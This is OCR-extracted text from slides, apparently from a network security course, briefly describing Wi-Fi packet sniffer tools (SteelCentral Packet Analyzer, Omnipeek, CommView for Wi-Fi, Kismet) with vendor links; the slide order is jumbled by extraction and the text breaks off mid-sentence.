
SteelCentral packet analyzer measures wireless channel utilization and helps in **identifying rogue wireless networks and stations**



https://www.riverbed.com

Omnipeek Network Protocol Analyzer

Omnipeek network protocol analyzer offers **real-time visibility and analysis** of the network traffic. It provides a comprehensive view of all **wireless network activities**, thus showing each wireless network, the APs comprising that network, and the users connected to each AP




https://www.liveaction.com

Wi-Fi Packet Sniffers (Cont'd)

CommView for Wi-Fi


- CommView for Wi-Fi is designed to **capture and analyze network packets** on wireless 802.11a/b/g/n networks
- It gathers information from the wireless adapter and decodes the analyzed data



https://www.tamos.com

Kismet

- It is an 802.11 Layer2 **wireless network detector**, sniffer, and intrusion detection system, which **identifies networks** by passively collecting packets



https://www.kismetwireless.net


Wi-Fi Packet Sniffers

- **SteelCentral Packet Analyzer**

  Source: *https://www.riverbed.com*

  SteelCentral Packet Analyzer is an analyzer for wired and wireless networks that captures terabytes of packet data. Traversing them is the first step toward complete real-time and back-in-time analysis. When integrated with Wireshark, it enhances

